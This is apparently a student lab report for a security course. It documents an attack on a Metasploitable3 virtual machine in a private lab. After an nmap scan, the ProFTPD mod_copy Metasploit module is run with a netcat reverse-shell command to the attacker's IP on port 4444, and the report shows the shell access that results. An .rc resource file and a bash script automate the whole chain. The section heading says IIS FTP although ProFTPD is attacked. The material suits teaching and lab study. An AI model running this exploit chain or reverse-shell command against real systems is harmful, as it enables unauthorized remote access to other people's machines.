


**ICS 344**

**Project Phase 1**

## 1 Installation

Both VMs installed.



Attacker IP: **192.168.16.167**

Victim IP: **192.168.16.166**

## 2 Exploitation

Service to be exploited: **IIS FTP**

Scanning for open ports:

```

msf6 > nmap -sV 192.168.16.166
[*] exec: nmap -sV 192.168.16.166

Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-01 14:15 EDT
Nmap scan report for 192.168.16.166
Host is up (0.00034s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.5
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux;
protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.7
445/tcp    open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp    open  ipp          CUPS 1.7
3000/tcp   closed ppp
3306/tcp   open  mysql        MySQL (unauthorized)
8080/tcp   open  http         Jetty 8.1.7.v20120910
8181/tcp   closed intermapper
MAC Address: 08:00:27:4B:78:A5 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: 127.0.2.1, METASPLOITABLE3-UB1404; OSs: Unix, Linux; CPE
: cpe:/o:linux:linux_kernel

```

Therefore port 21 will be targeted.

## Task 1.1: Using Metasploit:

### Starting Metasploit



```

(vbox@vbox)-[~]
$ msfconsole
Metasploit tip: Tired of setting RHOSTS for modules? Try globally setting it
with setg RHOSTS x.x.x.x

+ -- ==[ metasploit v6.4.34-dev ]
+ -- ==[ 2461 exploits - 1267 auxiliary - 431 post ]
+ -- ==[ 1471 payloads - 49 encoders - 11 nops ]
+ -- ==[ 9 evasion ]


Metasploit Documentation: https://docs.metasploit.com/
msf6 >
  
```

### Setting parameters for exploiting

```

msf6 > set RHOSTS 192.168.16.166
RHOSTS => 192.168.16.166
msf6 > set RPORT 21
RPORT => 21
msf6 > set LHOST 192.168.16.167
LHOST => 192.168.16.167
msf6 > set SITEPATH /var/www/html
SITEPATH => /var/www/html
msf6 > set PAYLOAD cmd/unix/reverse_netcat
PAYLOAD => cmd/unix/reverse_netcat
msf6 > set AllowNoCleanup true
AllowNoCleanup => true
msf6 > set CMD rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>&1|nc 192.168.16.167 4444 >/tmp/f
CMD => rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>&1|nc 192.168.16.167 4444 >/tmp/f
  
```

## Exploiting:



```

vbox@vbox: ~
File Actions Edit View Help
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 112.09 seconds

(vbox@vbox)~$ nc -l -vnp 4444
listening on [any] 4444 ...

(vbox@vbox)~$ nc -l -vnp 4444
listening on [any] 4444 ...
connect to [192.168.16.167] from (UNKNOWN) [192.168.16.166] 48525
/bin/sh: 0: can't access tty: job control turned off
$ whoami
www-data
$ ls
C5J9Ui.php
H0GL4s.php
MhGYlt.php
aAF82.php
chat
drupal
fqFim.php
payroll_app.php
phpmyadmin
$

vbox@vbox: ~
File Actions Edit View Help
View the full module info with the info, or info -d command.


msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set LHOST 192.168.16.167
LHOST => 192.168.16.167
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > run

[*] 192.168.16.166:80 - 192.168.16.166:21 - Connected to FTP server
[*] 192.168.16.166:80 - 192.168.16.166:21 - Sending copy commands to FTP server
[*] 192.168.16.166:80 - Executing PHP payload /C5J9Ui.php
[!] 192.168.16.166:80 - This exploit may require manual cleanup of '/var/www/html/C5J9Ui.php' on t
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set CMD rm /tmp/f;mkfifo /tmp/f;cat /tmp/f;bin/sh -i 2>&1|nc 192.168.16.167 4444 >/tmp/f
CMD => rm /tmp/f;mkfifo /tmp/f;cat /tmp/f;bin/sh -i 2>&1|nc 192.168.16.167 4444 >/tmp/f
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > run

[*] 192.168.16.166:80 - 192.168.16.166:21 - Connected to FTP server
[*] 192.168.16.166:80 - 192.168.16.166:21 - Sending copy commands to FTP server
[*] 192.168.16.166:80 - Executing PHP payload /aAF82.php
[!] 192.168.16.166:80 - This exploit may require manual cleanup of '/var/www/html/aAF82.php' on th
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/proftpd_modcopy_exec) >

```


We can access the victims files.




```

$ ls /
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
node_modules
opt
proc
root
run
sbin
srv
sys

```

**Task 1.2:****ExploitFile.rc:**

```
1 use exploit/unix/ftp/proftpd_modcopy_exec
2 set RHOSTS 192.168.16.166
3 set LHOST 192.168.16.167
4 set SITEPATH /var/www/html
5 set PAYLOAD cmd/unix/generic
6 set AllowNoCleanup true
7 set CMD rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.16.167 4444 >/tmp/f
8 run
9
```

**ExploitRun.sh:**

```
#!/bin/bash
echo "[*] Starting reverse shell listener on port 4444 ..."
gnome-terminal -- nc -lvnp 4444 &

echo "[*] Running ProFTPD mod_copy exploit using Metasploit ..."
msfconsole -r ExploitFile.rc
```